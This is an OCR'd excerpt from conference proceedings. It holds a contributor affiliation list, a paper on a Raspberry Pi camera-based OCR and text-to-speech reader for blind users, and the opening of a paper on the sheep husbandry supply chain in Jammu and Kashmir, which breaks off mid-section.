Sonam SWINGER: Security, Wireless, IoT Network Group of Engineering and Research, University School of Information, Communication and Technology (USICT), Guru Gobind Singh Indraprastha University, Dwarka, Delhi, India

Sood Manu Department of Computer Science, Himachal Pradesh University, Shimla, India

Sridhar M. Department of Information Technology, Sri Ramakrishna College of Arts & Science, Coimbatore, India

Sriramam Yadavalli Sai Sundara S.R.K.R. Engineering College, Bhimavaram, Andhra Pradesh, India

Srivastava Gaurav Department of Electronics and Communication Engineering, University of Allahabad, Prayagraj, India

Subba Rao Y. V. School of Computer and Information Sciences, University of Hyderabad, Hyderabad, Telangana, India

Subhash S. M. Department of Electronics and Communication Engineering, Sona College of Technology (an Autonomous Institution), Salem, India

Sudharson K. Rajalakshmi Engineering College, Thandalam, Chennai, Tamilnadu, India

Suguna N. School of Electronics Engineering, VIT University, Vellore, India

Sujith Kumar D. Department of Electronics and Communication Engineering, Sona College of Technology (an Autonomous Institution), Salem, India

Suresh A. Department of Networking and Communications, School of Computing, College of Engineering and Technology, Faculty of Engineering and Technology, SRM Institute of Science and Technology, Chengalpattu, Chennai, Tamil Nadu, India

Suri Bhawna Department of Computer Science and Engineering, Bhagwan Parshuram Institute of Technology, New Delhi, India

Swetha S. Department of Electronics and Communication Engineering, Sona College of Technology, Salem, Tamil Nadu, India

Tadros Catherine Nayer Department of Electrical Engineering, Faculty of Engineering, Alexandria University, Alexandria, Egypt

Taneja Shweta Department of Computer Science and Engineering, Bhagwan Parshuram Institute of Technology, New Delhi, India

Thakur Jawahar Department of Computer Science, Himachal Pradesh University, Shimla, India

Tiwari Pradeep Kumar Department of Electronics and Communication Engineering, University of Allahabad, Prayagraj, India

Tripathi Animesh Department of Electronics and Communication Engineering, University of Allahabad, Prayagraj, India

Tripathi Astha Department of Computer Science and Engineering, Netaji Subhas University of Technology, New Delhi, India

Tirumani Nalini Prasad S.R.K.R. Engineering College, Bhimavaram, Andhra Pradesh, India

Udhaya Sankar S. M. Department of Information Technology, Velammal Institute of Technology, Chennai, India

Vasudeva Amol Department of Computer Science and Engineering, Jaypee University of Information Technology, Waknaghat, Himachal Pradesh, India

Venkatrao Kolli S.R.K.R. Engineering College, Bhimavaram, Andhra Pradesh, India

Verma Ayush Information Technology Department, Netaji Subhas University of Technology, Delhi, India

Vidyarthi Deo Prakash Parallel and Distributed Systems Lab, School of Computer and Systems Sciences, JNU, Delhi, India

Vijayalakshmi S. Department of Electronics and Communication Engineering, Sona College of Technology (an Autonomous Institution), Salem, India

Vijayan Alpha Department of Computer Science and Engineering, Jain (Deemed-to-Be University), Bangalore, India

Vinoth Kumar V. Department of Computer Science and Engineering, JAIN (Deemed-to-be University), Bangalore, India

Virmani Deepali College of Engineering, Vivekananda Institute of Professional Studies-Technical Campus, New Delhi, India

Vyas Kirti Department of ECE, ACEIT, Jaipur, Rajasthan, India

Wankhade Reshma B. Computer Science and Engineering, DRGIT&R, Amravati, India

Warjri Sunita Department of Information Technology, North-Eastern Hill University, Shillong, Meghalaya, India

Yadav Mohit Department of Computer Science and Engineering, Netaji Subhas University of Technology, New Delhi, India

Yadav Sourabh Department of Computer Science and Engineering, Netaji Subhas University of Technology, New Delhi, India

Yuvaraj S. Department of Electronics and Communication Engineering, SRM TRP Engineering College, Tiruchirappalli, Tamil Nadu, India

Zaman Majid Directorate of IT & SS, University of Kashmir, Srinagar, Jammu & Kashmir, India

Zargar Nadeem Younus University School of Business, Chandigarh University, Ludhiana, India

Assistive System for the Blind with Voice Output Based on Optical Character Recognition

D. Dhinakaran, D. Selvaraj, S. M. Udhaya Sankar, S. Pavithra, and R. Boomika

Abstract Everyone deserves to live freely, even those who are impaired. In recent decades, technology has focused on empowering disabled people to have as much control over their lives as possible. The braille system, which allows the blind to read, is now the only effective system available. However, this approach is time demanding, and it takes a long time to recognize the text. Our goal is to cut down on time it takes to read. Our article created a ground-breaking interactive book reader for blind people based on optical character recognition. In artificial intelligence and recognition of patterns, among the most effective technology applications are optical character recognition. It is necessary to have a simple content reader accessible, inexpensive, and easily obtainable in public. The framework is made up of a camera-based architecture that aids blind people in reading text on labels, printed notes, and objects. Text-to-speech (TTS), OCR, image processing methods, and a synthesis module are all part of our framework. Neuro-OCR deals with incorporating a complete text read-out device suited for the visually handicapped. We used Google Tesseract as an OCR and Pico as a TTS in our work. After which, the voice output is sent to the Telegram application and noticed by the user.

Keywords Artificial intelligence · Optical character recognition (OCR) · Pattern recognition · Raspberry Pi · Google Tesseract

D. Dhinakaran (✉) · S. M. Udhaya Sankar · S. Pavithra · R. Boomika
Department of Information Technology, Velammal Institute of Technology, Chennai, India
e-mail: dhinaads@gmail.com

S. M. Udhaya Sankar
e-mail: udhaya3@gmail.com

S. Pavithra
e-mail: pavip2687@gmail.com

R. Boomika
e-mail: boomikablessyka0107@gmail.com

D. Selvaraj
Electronics and Communication Engg, Panimalar Engineering College, Tamilnadu, India

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_1

1 Introduction

Several artificial intelligence techniques for object detection models have recently improved. Object detection is a branch of computer vision that focuses on recognizing the position of several items in a picture. It has applications ranging from biomedicine to agriculture to security. On the other hand, traditional object detection approaches have effectively applied to face detection and pedestrian detection problems [1]. On the other hand, those approaches are slow, lack the concept of aspect ratio, and are prone to errors. Deep learning approaches have tremendously aided in resolving these issues [2]. For a decade, OCR has been a hot topic of study. The rise of digital libraries worldwide has posed challenges for text image processing R&D activities. There is indeed a necessity to create a low-cost text reading device. This paper is about a comprehensive text read-out device with an integrated framework.

It is not very easy for a visually impaired person to move around independently and accurately recognize surrounding objectives for the technological transformation around them [3]. There are various alternatives available as technology advances, but most have drawbacks such as limited acceptance, high expense, and difficulty in use, among others.

The proposed concept works on camera-based mobility aid developed on a Raspberry Pi 3 motherboard. PC vision software for picture dispensation, Pico text-to-speech engine, Tesseract optical character recognition engine, speakers/headphones, and camera module make up the integrated system. The Webcam seems to be a digital image device that enables digitizing—using the OpenCV libraries to process this image. Then, the optical character recognition (OCR) process digitizes the picture and performs character recognition, using the processed image as an input. Finally, the text narrates to the user via the content to dialog. The recognized content sent to the receiver's Telegram client as a notification is also translated into the native language using Google Translator. In the second part, we discuss the literature survey. In the third part, we present our model for the assistive system. The fourth part discusses the experiment results of our approach. Finally, we conclude with a conclusion.

2 Lıterature Survey

In the subject of pattern recognition, the history of OCR research, like that of speech recognition, is relatively new. Throughout history, several methods of character recognition have been suggested and refined. In the early 1990s, image processing and pattern recognition techniques were integrated with artificial intelligence to help the visually handicapped.

Tang et al. [4] suggested a convolution neural network (CNN) scheme for ancient Chinese character recognition. First, using printed samples (character) to educate a CNN form L in the source domain, then utilizing a few tagged pieces to fine-tune the model T before employing for concluding assessment in the objective environment.

The model T is then fine-tuned by a few labeled historical or handwritten Chinese character samples and used for final evaluation in the target domain. Devi et al. [5] proposed an OCR-based assistive system for text detection and speech output. The processor is in charge of verifying the authenticity of every shovel and dumper. After recognizing the details, the processor runs and detects an unauthorize number plate image. The Raspberry Pi processor is programmed using embedded "Raspbian" to complete this task. The number plate of the shovel and capturing dumper by this system are processes for character recognition. When a car passes through the system, a camera captures the image of the vehicle's number plate.

Wei et al. [6] employed a neural network to train and perform OCR and focused on character recognition. With 53,342 distorted letter-captured images from records and magazines, the Inception V3 training met. Face and optical character recognition using deep neural networks were the focus of Younis and Alkhateeb [7]. Many applications use the automatic assessment and recognition of off-line handwritten text from pictures. Despite recent advances in optical character recognition research, some challenges remain unsolved, particularly for Arabic characters. For the handwriting OCR problem, they introduced a deep neural network. Samala et al. [8] focused on voice assistance for visually impaired people using OCR. The suggested approach is a Web-camera-supported assistive content sense system that can assist sightless people in reading text on labels, printed notes, and objects. The Raspberry Pi is used as a subsystem to perform the recognition process and generate and send the output to the text-to-speech synthesizer. Muhsin et al. [9] suggested an online blind assistive system based on object recognition. A technique helps the blind by employing YOLO for fast recognizing items within photos and video streams using a deep neural network and OpenCV under Python on a Raspberry Pi3.

3 System Model

The suggested technique automatically focuses on the object's text areas based on neuro-OCR. We provide a unique algorithm for text localization that employs artificial neural networks to learn gradient properties of distributions of edge pixels and stroke orientations.

Optical character recognition software available off the shelf binarizes and recognizes content characters in the localized text regions [10–12]. For blind users, well-known text codes transform into auditory output. The text delivers as an audio file to the user's earphones and a notification to the phone Telegram application, and the text translates into the user's native language.

The framework includes a Webcam-supported structure construct on the Raspberry Pi and a text-to-speech (TTS) module, OCR, and image processing algorithms, as shown in Fig. 1. Capturing the printed text is using the Webcam module, preprocessed before getting fed into the OCR system [12–14]. Feature extraction, denoising, binarization, segmentation, and desk wing are all part of the pre-processing stage. Neuro-OCR addresses the implementation of a complete text read-out scheme




Fig. 1 System model

suited for the visually disabled. Using the Google Tesseract OCR and Pico TTS in this project, the voice output fed into the Telegram program, where the user receives the notification.

Figure 2 shows the square form of Neuro-OCR. The proposed technique includes an ultrasonic sensor is to distinguish the item. The camera automatically turns on when the object is recognized. Taking a photo of the item sent to the pre-processing obstruct, where the image is pre-processed and processed using the background subtraction algorithm, one of the most widely used calculations in which only the content is separate from the background [11]—handled content sent to the Raspberry Pi microcontroller board. OpenCV is an AI programming library that includes in this package. OpenCV provides standard infrastructure for PC vision applications. This technique may detect and recognize faces, classify human actions in the video, identify objects, extract a 3D representation of an item, and track moving objects. This information delivers to the Neuro-OCR square, which stands for object character recognition. This innovation is to understand printed messages using methods such as preparing content, sending it to a voice synthesizer, and giving it to a sound enhancer. The client hears the speech output using earphones, and the result passes to the Telegram program as a notice.

3.1 *System Design Specification*

The experimental settings of our solutions are in Table 1. The Raspberry Pi is a single-chip ATM card-sized computer. A system on chip is a method of putting all of the electronic components required to run a computer system onto a single




Fig. 2 Flow diagram of text-to-speech system

chip. The Raspberry Pi requires an OS to boot up. Ultrasonic sensors emit ultrasonic pulses, measured to reach the object and return to the transducer. The object reflects the transducer's sonic waves and returns to the transducer [12]. The ultrasonic sensor will switch to reception mode after emitting the sound waves. The distance between emitting and receiving is proportional to the time spent between emitting and receiving.

USB cameras utilize USB 2.0 or USB 3.0 tech to transmit visual information. USB cams are primarily needed to easily link to specialized systems using the same USB technology found over most computers. The official Raspberry Pi USB-C power supply uses Raspberry Pi 400 model B and Raspberry Pi 4 devices. A non-volatile

Table 1 Experimental settings

Hardware specification	Software specification
Raspberry Pi	Neuro-OCR
Ultrasonic sensor	OpenCV
USB cam	Raspbian Jessie OS
Power supply unit	Python IDLE
Ear phone	Telegram server
Flash memory	Google translator

electronic computing storage device that can wipe and recreate electrically is flash memory. Earphones mostly have cables that link to a data signal like an audio radio, portable media player, CD player, or amplifier, or they do have a wireless receiver that could take up signals rather than using a cable.

To process and detect, the characters are a typical application of Neuro-OCR. Neuro-primary OCR's concept transforms any handwritten or converting textual content into a file system that a computer can edit and read. NEURO-OCR can scan any book or article immediately, and also the images can then transform into text via a laptop. OpenCV is a free, BSD-licensed library containing hundreds of computer vision algorithms. Raspbian is a Raspberry Pi operating system based on Debian. As of the most recent release, Raspbian's primary desktop environment is Pi enhanced X Windows Environment, PIXEL, lightweight.

4 Experimental Results

The proposed guidance system can tell blind people what is nearby and describe it. As the targeted users are visually impaired, the input information collection for image capturing will be a voice signal, and the output signal will be a voice signal. Figure 3 depicts the fundamental step diagram of the hardware implementation.

The text recognized on the product or object is retrieved and then presented as an audio output to the user. The discovered text is relayed to the Telegram server and received by the user's phone as a notification. Google Translate translates the detected text is displayed, as shown in Fig. 4.

Fig. 3 Hardware ımplementation




Fig. 4 System and telegram output

By examining the outcomes, a sample of experimental results demonstrates above. In all circumstances, the product or identifying object correctly. The object's position varies, and the model predicted the categories with changing probabilities. The proposed model detects objects with 100% accuracy.

5 Conclusion

The study enables blind persons to move around in unfamiliar environments utilizing a helpful gadget and an object recognition algorithm. This work uses Python, and when to run, it provides an accurate judgment for object identification and classification, which is usually highly accurate. The prototype is in charge of reading the text from the object—the extracted text to the user's mobile phone via the Telegram application as a notice. The Google translator translates the identified text but fails to produce an audio output of the translated material. Future work will create a prototype that will provide audio output translated text to mobile applications. This method can translate text in any language and convert it to a predefined language and an audio format. Our framework can be helpful to translate text shown in cities where we do not speak the language. Reading newspapers in other languages will be feasible in future.

References

1. Nirmala Kumari K, Meghana Reddy J (2016) Image text to speech conversion using ocr technique in Raspberry Pi. Int J Adv Res Electric Electron Inst Engg. 5(5):3563 –3568, May 2016
2. Varma T, Madari SS, Montheiro LL, Pooojary RS (2021) " Text extraction from ımage and text to speech conversion,". Int J Eng Res Technol 09(03):5–9
3. Qaisar SM, Khan R, Hammad N (2019) Scene to text conversion and pronunciation for visually ımpaired people. In: Advances in science and engineering technology ınternational conferences (ASET). IEEE Xplore
4. Tang Y, Peng L, Xu Q, Wang Y, Furuhata A (2016) CNN based transfer learning for historical Chinese character recognition. In: 12th IAPR workshop on document analysis systems. IEEE Xplore
5. Devi EJ, Nikitha F, Sowmiya P, Amudha A (2018) Neuro-OCR based assistive system for text detection with voice output. Int J Adv Sci Res Devel 05(01):283–288, Mar' 2018
6. Wei TC, Sheikh UU, Rahman A (2018) Improved optical character recognition with deep neural network. In: 14th ınternational colloquium on signal processing &its applications, pp 245–249
7. Younis K, Alkhateeb AA (2017) A new ımplementation of deep neural networks for optical character recognition and face recognition. In: Proceedings of the new trends in ınformation technology, 2017
8. Samala V, Shaikh F, Shukla P, Vishwakarma R, Tawde G (2017) Speech assistance using OCR for Visually Impaired. Int J Eng Sci Comput 7(10):15296–15299
9. Muhsin AM, Alkhalid FF, Oleiwi BK (2019) Online blind assistive system using object recognition. Int Res J Innovations Eng Technol 3(12):47–51
10. Sudharson K, Ali AM, Partheeban N (2016) "NUITECH—Natural user interface technique foremulating computer hardware". Int J Pharm Technol 8(4):23598–23606
11. Aruna Jasmine J, Nisha Jenipher V, Richard Jimreeves JS, Ravindran K, Dhinakaran D (2021) A traceability set up using digitalization of data and accessibility. In: 3rd ınternational conference on ıntelligent sustainable systems (ICISS). IEEE Xplore, pp 907–910, https://doi.org/10.1109/ICISS49785.2020.9315938
12. Arun S, Sudharson K (2020) DEFECT: discover and eradicate fool around node in emergency network using combinatorial techniques. J Ambient Intell Humanized Comput 1–12
13. Dhinakaran D, Joe Prathap PM (2022) Ensuring privacy of data and mined results of data possessor in collaborative ARM. In: Pervasive computing and social networking. Lecture notes in networks and systems, vol. 317. Springer, Singapore
14. Radha N, Shahina A, Nayeemulla Khan A (2019) Improving recognition of speech system using multimodal approach. In: International conference on ınnovative computing and communications. Springer, Singapore, pp 397–410

Enterprising for a Sustainable Supply Chain of Livestock and Products of Sheep Husbandry in Jammu and Kashmir

Nadeem Younus Zargar and Nilesh Arora

Abstract Sheep livestock and products are conducive for the economic growth of Jammu and Kashmir. This sector acts as not only a major source of income to the people living in the region but in terms of employment as well. This occupation requires the farmers to execute every step of the supply chain process of sheep livestock farming, including rearing of livestock to delivering the end product to the end consumer. This supply chain management process of sheep livestock and products involves traditional and unorganized techniques, which are sometimes unsustainable in ecological as well as economic context. Thus, the current study addresses the need for analyzing the impact of sustainable practices in the sheep husbandry supply chain within the region especially stressing on maintaining a balance between ecological and economic paradigms in the region. This study is required to identify areas of the traditional supply chain that can be fortified with interventional strategy of introducing modern technology and management practices. The study aims at achieving a leverage for research with the point of view of organizing sheep husbandry sector of Jammu and Kashmir as a thriving industry with potential to plug the gap between domestic demand and supply and also looks further toward becoming a hub of export of livestock and products of sheep husbandry.

Keywords Livestock · Sheep · Challenges · Opportunities · Supply chain · Unorganized

1 Introduction

Sheep husbandry is an agri-allied occupation predominantly practiced in rural corners of many nations around the world. Sheep husbandry comprises of rearing, breeding,

N. Y. Zargar (✉)
University School of Business, Chandigarh University, Ludhiana, India
e-mail: nadeemyounuszargarmb0003@gmail.com

N. Arora
Chandigarh University, Mohali, Punjab, India

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_2

and shearing of both sheep and goat either in separate clusters or often simultaneously as one flock. Since times immemorial, sheep and goat have been a primary source of food and other products like wool, hides, and manure to the rural folk. In the modern world, the urban demand for all these products has sky-rocketed, and there are many a place where sheep husbandry has already been transformed into an organized trade with some socially sustainable interventions. There are a few examples where co-operative societies and boards are functioning as per the requirement of the market as well as for benefit of the sheep farmers in countries like the UK, Australia, Romania, Jordan, Egypt, etc. However, the sheep husbandry sector in India in general and Jammu and Kashmir, in particular, has remained absolutely traditional.

India's rank in terms of sheep population is 3rd, which is behind China and Australia only; and the country ranks 7th among the top 10 countries as regards mutton and wool production. Sheep population has reached stagnation except for a minor increase between the years 2003 and 2007. The wool production has fallen to just around 40 million kg, out of which fine wool constitutes only 10%. The trade policy permitting import of wool under Open General License (OGL) has impacted the domestic market. A clear-cut policy direction is required to decide whether the focus should continue on raising sheep for wool or to shift toward mutton production. With 42 descript breeds of sheep, Indian sheep wealth is valued at INR 3600 crores and development thereof needs major attention during 12th plan period and beyond (Planning Commission, GoI).

Jammu and Kashmir is one of the most notable places where sheep husbandry has been and shall remain a major economic activity for many, given the magnitude of demand for mutton and wool in the local market itself. From 2013–14 to 2017–18, the consumption of mutton in Jammu and Kashmir has on an average remained 602 % more than the rest of India taken together. The highly prized *CASHMERE* wool extracted from certain breeds found exclusively in Jammu and Kashmir valley largely remains the sought after and expensive wool in the world. The present situation in Jammu and Kashmir is that the local demand for mutton cannot be met with indigenous production alone. So, the government has been importing livestock heavily from other states, as well. As per official data of Jammu and Kashmir Sheep Husbandry Department, a whopping INR 5000 crore was spent on import of livestock in the financial year 2017–18 by the state.

There are many integral scheduled tribes in Jammu and Kashmir and a notable few among them, traditionally, associate with sheep husbandry not only as their sole economic activity but also as the primary coloring agent of their culture. The predominant tribes involved in sheep husbandry are *Bakarwals, Gaddis, and Chopans* to name a few. Bakarwals and gaddis have a special place in the area of sheep husbandry because of the lineage of skill and tradition they carry. However, despite their great skills and expertise in the field, they have somehow, failed to succeed economically and thus, remain poorest of the livestock owners as in the case of sheep farmers in many other undeveloped or developing economies. The pinching factor that can be attributed to their plight is the fact that they have not kept pace with changing global economic scenario and remain as traditional as they were centuries ago. Their inability to organize their trade has only helped in preserving their distinct culture and not in uplifting their level of income and standard of living. When examined deeply, it is understood that a major entrepreneurial intervention needs to be made at the micro-level to create an impact at a larger scale resulting into livelihood generation and much needed employment generation to some extent. However, such discussion and research cannot be in the limited purview of this article and require deeper attention. So, the scope of this paper has been kept limited to the supply chain aspect of sheep husbandry in Jammu and Kashmir.

(a) ***An introduction to the supply chain management of sheep livestock and products***

The transhumance system of sheep and goat rearing with traditionally established routes of migration is becoming economically unviable and slowly waning down owing to several reasons of social and political nature. The major factors that limit improvement in sheep and goat production are lack of pastures in the whole of the northern hill region. Efforts made, so far, for improving pastures in high-altitude areas through methods like aerial re-seeding with perennial temperate grasses and legumes have not paid back much. The higher stocking rates, excessive grazing pressure, change in plant composition of grazing areas, and reduced biomass availability have rendered migratory system of rearing difficult to sustain. In addition, excessive parasitic load in migratory flock, higher energy spent while covering greater distance during migration along with other factors lead to drastic loss of body weight resulting in poor remunerative realization by migratory shepherd community (Planning Commission, GoI).

Technical programs like Intensive Sheep Development Projects (ISDP) had been implemented in the past. A major highlight of these programs was that, a large Central Australian Sheep Breeding Farm was also established at Hissar, Haryana with the objective of producing exotic fine wool rams for distribution to the seven large State Sheep Breeding Farms which in turn were mandated to produce crossbred rams for distribution among the farmers for improving wool production and quality of sheep. Department of Sheep and Wool and Department of Sheep Husbandry were also established in Rajasthan and J&K, respectively, for exclusively focusing on developing this sector. With changes in sheep breeding policy and restricting of crossbreeding with exotic fine wool breeds only to the northern temperate region, the demand for exotic crossbred rams with fine wool features got declined. The schemes introduced and implemented earlier, therefore, do not have much of a relevance in the present scenario (Planning Commission, GoI).

The climatic conditions of the state of Jammu and Kashmir are very suitable for rearing of sheep livestock and the production of wool and mutton consequentially. Sheep livestock is a huge contributor to the economic development of the state as several thousand farmers, merchants, and traders are dependent on sheep directly or indirectly for their household income [1]. The sheep farming market in the region is mostly unorganized and informal in nature, which causes the supply chain to become complex and reduces sustainability. The typical supply chain management (SCM) process of sheep livestock includes different stages like feeding, extraction of wool for further processing or delivering the sheep to the slaughterhouse. Following that the produce goes through a few other steps before it reaches the end consumer [2]. Economic sustainability is integral in creating an environment that conserves the finite resources for their optimum long-term availability, viability, and use [3]. Thus, sheep livestock and product sector have emerged as one of the primary contributors toward leveraging the economic growth of the State of Jammu and Kashmir [4]. As per data presented in 2012's 19th Livestock Census, there is an overall steady increase in the population of sheep livestock in the state but it is not self-sufficient [1, 5]. As a consequence, the sheep livestock sector of Jammu and Kashmir currently faces a deficit in the availability of sheep livestock and related products mainly due to amplified demand and certain climatic events.

(b) ***Need for sustainability in the sector***

An effective policy defining whether sheep production should focus on wool or mutton is much required. Look back at the experiences from the past in improving wool production for apparel, it would be only wise to bring in a policy of confining the raising fine wool sheep breeds to the northern temperate region only (Planning Commission, GoI).

Hindrances in the mutton sector include poor infrastructure of slaughter-houses whether registered or un-registered, insufficient number of cold (storage) chains, lack of formal meat inspection system and under-utilization of sheep/goat by-products (Planning Commission, GoI). An appropriate breeding policy, uninhibited supply of quality rams, provision of hygienic and modern slaughter facilities, creation of efficient market linkages and transport logistics, and input service delivery are some of the issues which must be addressed in a holistic manner. Considering the decline of the migratory system of rearing of small ruminants and decline in the number of traditional communities involved in this occupation, impact can be created by slowly promoting commercial rearing of small ruminants on the stall-feeding pattern and at the same time, focusing on providing the necessary support systems to farmers who continue to depend on rearing of these animals for their subsistence (Planning Commission, GoI).

A two-pronged approach for development of the sheep rearing sector is essentially required as per the 12th plan period by the Planning Commission, Government of India. Since this is the only sector, which provides for livelihood and income generation to landless and marginal farmers and also some other weaker sections, devising of appropriate schemes for inclusive development of this sector is an essential requirement. The other component sees toward harnessing of the potential in processing and value addition of mutton (Planning Commission, GoI).

The existing slaughter-houses whether large, medium, or small catering to consumers' demands in the metropolitan, sub-urban, and rural areas need to be uplifted and modernized to achieve quality improvements in meat production. Most of the local unorganized butchers are not adapted to newer meat processing techniques and quality standards. And there is also a dearth of qualified veterinarians/technicians for inspection of the produce. In many States of India, the veterinarians are entrusted with the responsibility of meat inspection. This can be adopted in the context of

J&K too thereby also creating an urgent need to train butchers and meat inspectors (Planning Commission, GoI).

Due to the problem of *Peste des petits ruminants* (PPR) disease in sheep and goat, substantial economic loss occurs both at the individual farmer level as well as at the sectoral level in general. Inadequacy in vaccination, issues with delivery mechanism and lack of awareness among the farmers are some of the inhibiting factors in tackling this important disease. Concerted efforts with a collateral approach are necessary for eradicating this economically important disease (Planning Commission, GoI).

There is a definite requirement of upgradation, modernization, and strengthening of the livestock markets. This can be achieved by adding infrastructure on the pattern of Agriculture Produce Marketing Centers. This shall also effectively help in marketing of sheep/goat, meat, and other products (Planning Commission, GoI).

Transfer of knowledge, technology, and service standards to the grass root level remains a paramount consideration for strengthening the supply chain and the general growth of sheep husbandry sector. However, in comparison with the crop sector, extension of services for livestock has, so far, been far from propulsion, thereby resulting in severely hampering its growth. The sector is still considered subsidiary to the crop sector, and the methodologies developed for extension of crop production are mistaken to be taking care of the livestock needs also. Both Central and State Governments have been keeping extension as a low-priority area with a mere 1% of the total budget for the sector allocated for extension activities (Planning Commission, GoI).

The supply chain of sheep livestock in J&K is unorganized and uses traditional techniques. There is not only delayed distribution of products but also a great degree of restrain on the sheep livestock SCM due to many factors such as lack of technological advancement, limited access to capital, poor support services, and lack of high-quality inputs. In addition to this, sheep livestock also serves to be a major source of income as well as food for masses in the region. However, to this amplified demand in the region, there are concerns reflected as to maintaining the balance between economic and ecological sustainability especially in supply chain of sheep husbandry.

Economic sustainability requires that the stakeholders should implement strategies that would not only cut down the cost of production but also ensure a suitable return on what is sold. The entire supply chain process that a chain participant undergoes from rearing to the stage once the sheep livestock sheep products are finally sold must provide worthy returns in sheep husbandry. Ecological sustainability would ensure the profitability in sheep husbandry only when the produce is generated with no harm to the environment. Thus, the present study indicates that sustainability is of utmost importance in the SCM process of sheep livestock as it ensures the sheep husbandry to be much competent and deliver products timely.

2 The Aim of the Paper and Objectives

This study aims to address the need for sustainable practices in the sheep husbandry supply chain of sheep livestock and products in Jammu and Kashmir. Thus, the underlying objectives of the study are

(a) To explore if sustainable practices have any impact on the performance of sheep husbandry sector in Jammu and Kashmir.
(b) To analyze if the challenges in the implementation of practices of sustainability have any effect on the performance of sheep husbandry sector in Jammu and Kashmir.

3 Literature Review

(a) **Importance of sustainability in the supply chain of sheep livestock and sheep husbandry**

Sheep livestock has multiple uses such as for meat, wool, skins, manure, and leather that makes it a crucial component of the J&K economy [6]. The importance of maintaining sustainability lies in the role it plays in the employment generation for small-scale farmers, marginalized and part-time laborers, among others [7]. The hilly and remote areas of Jammu and Kashmir aid sheep husbandry in providing structural support to the economy. In recent times, changes in socio-economic aspects such as alteration in eating patterns, increased purchasing capacity, and increased demand for sheep meat have caused the demand to overshoot supply, causing an imbalance in its supply chain [8]. This supply-demand gap can have a long-term impact on the prices of meat and wool as well as increase the import amount to the state that furthers the economic distress of local sheep farmers [5]. This, in turn, can have a detrimental effect on the informal rural economy, negatively affecting the livelihood of many. It is essential to maintain sustainability in several ecological and economic parameters through better management of the supply chain. In addition to this, genetic erosion of animals due to lack of proper veterinary care and feeding also adds to poor sustainability in the supply chain of sheep livestock and husbandry [9].

(b) **Methods and mechanisms of enterprising this sustainability in the sheep husbandry**

Livestock market in the state is mostly unorganized, traditional, and disjointed in nature, but some of the mechanisms for enterprising sustainability in this sector are as follows:

i. Household production model

Production in the livestock sector is quite complex in nature, and the main objective for enterprising here is the maximization of profit. One of the production methods used here is household production model, which allows producers to increase the utility of livestock along with profits by using it as an asset for financing by way of leasing them for work with other participants in the region. Also sheep livestock can be used in manure production and animal traction in the form of draft power, rigging, and such [10]. This model can aid in extracting some value from low-yielding sheep in the form of manure and wool rather than getting losses in the J&K region [11].

ii. Contract farming

